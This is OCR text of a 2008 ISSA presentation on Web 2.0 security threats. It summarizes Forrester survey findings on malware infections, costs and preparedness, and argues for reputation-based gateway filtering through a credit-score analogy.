
User Opens Email & Goes to Compromised Server

Malware Downloaded

New Zombies Created

Presented to Central Plains ISSA on August 1, 2008.

Today's Web 2.0 Threat Landscape



Web 2.0

SVG

AJAX

RDF

XML

Widgets

DHTML

Podcasts

Blogs

Video

Applets

Multiple Protocols

Multiple Applications

Multiple Variations

Millions of propagators


Blended Threats Combining Malware, Phishing, Mutating Viruses, Multi-channel Social Engineering, Insider access, application layer attacks, etc…

State of Unprepared-ness ?

Forrester Research
August 2007

Web 2.0 Delivers Business Value

- Please rate the usefulness of each category of Web 2.0 application for your organization.




FORRESTER Base: 153 senior IT and security professionals
Source: A commissioned study conducted by Forrester Consulting on behalf of Secure Computing

Presented to Central Plains ISSA on August 1, 2008.

And Raises Security Concerns


- How concerned are you about each threat listed, which may be brought on by the use of Web 2.0 applications?



FORRESTER
Base: 153 senior IT and security professionals
Source: A commissioned study conducted by Forrester Consulting on behalf of Secure Computing

Though 97% are say they are prepared…

- How prepared is your organization to deal with Web-borne threats?




Base: 153 senior IT and security professionals
Source: A commissioned study conducted by Forrester Consulting on behalf of Secure Computing

Presented to Central Plains ISSA on August 1, 2008.

Over 79% Report Multiple Malware Infections

- What types of infections have you had in your company in the last 12 months? (Select all that apply)



Base: 153 senior IT and security professionals
Source: A commissioned study conducted by Forrester Consulting on behalf of Secure Computing

Presented to Central Plains ISSA on August 1, 2008.

Costing Billions of Dollars

The Tip of the Iceberg:
Malware Cleanup Costs
up to $30/user/year
$13B in 2006
(Forrester and Computer Economics)

Lost user productivity

Lost customers


Lost reputation

Base: 153 senior IT and security professionals
Source: A commissioned study conducted by Forrester Consulting on behalf of Secure Computing

to Central Plains ISSA on August 1, 2008

Training is Ad-hoc and Inadequate

- What type of training do you have in place on usage of Web 2.0 applications and user contributed content?



FORRESTER

Base: 153 senior IT and security professionals
Source: A commissioned study conducted by Forrester Consulting on behalf of Secure Computing

Presented to Central Plains ISSA on August 1, 2008.

Forrester Recommendations

- Re-examine the adequacy of security policies and protection capabilities
- Improve user awareness and training on Web 2.0 and web-borne threats
- Deploy next generation proactive protection
- Solutions must deliver enterprise level performance, manageability and reporting

Base: 153 senior IT and security professionals
Source: A commissioned study conducted by Forrester Consulting on behalf of Secure Computing

7 Solution Design Requirements for Web 2.0 Gateway Protection

1. Real time reputation-based filtering
2. Intent-based malware protection
3. Bidirectional filtering and application control including encrypted traffic
4. Robust data leak prevention capabilities
5. Security-aware caches and proxies
6. Design for layering of defences with minimal number of devices
7. Use comprehensive access, management and reporting tools

7 Solution Design Requirements for Web 2.0 Gateway Protection

secure computing

1. Real time reputation-based filtering
2. Intent-based malware protection
3. Bidirectional filtering and application control including encrypted traffic
4. Robust data leak prevention capabilities
5. Security-aware caches and proxies
6. Design for layering of defenses with minimal number of devices
7. Use comprehensive access, management and reporting tools

Physical World - What is Your Reputation?

Length: *I do not pay bills on time.*

Width: *I short pay my bills.*

Height: *I have been doing this for 20 years!*

-100

-200

-350

Credit Agency

Monitor Businesses Globally

Length: How many tardy payment records to we have?
Height: How long has this behavior been recognized?

Analysis using Global Intelligence

- No of transactions
- Timely payments
- Late payments

1 → 10

Credit Score

Credit Score created using the multiple dimensions. This score dynamically changes over time with improved or worsened behavior.

Proactive Protection

Deny/Approve Loan, Terms

Credit score dictates the terms and conditions that companies are willing to transact business.

Cyber World - What is Your Reputation?

How long has the domain or site existed?

How active is it?

Associated with spam or malware?

-100 *-200* *-350*

Reputation System

Monitor Global Internet

Length: How long has the domain existed

Height: How long has this behavior been recognized?

Analysis using Global Intelligence

- Connection volume
- Behavior patterns
- Location

Reputation Score

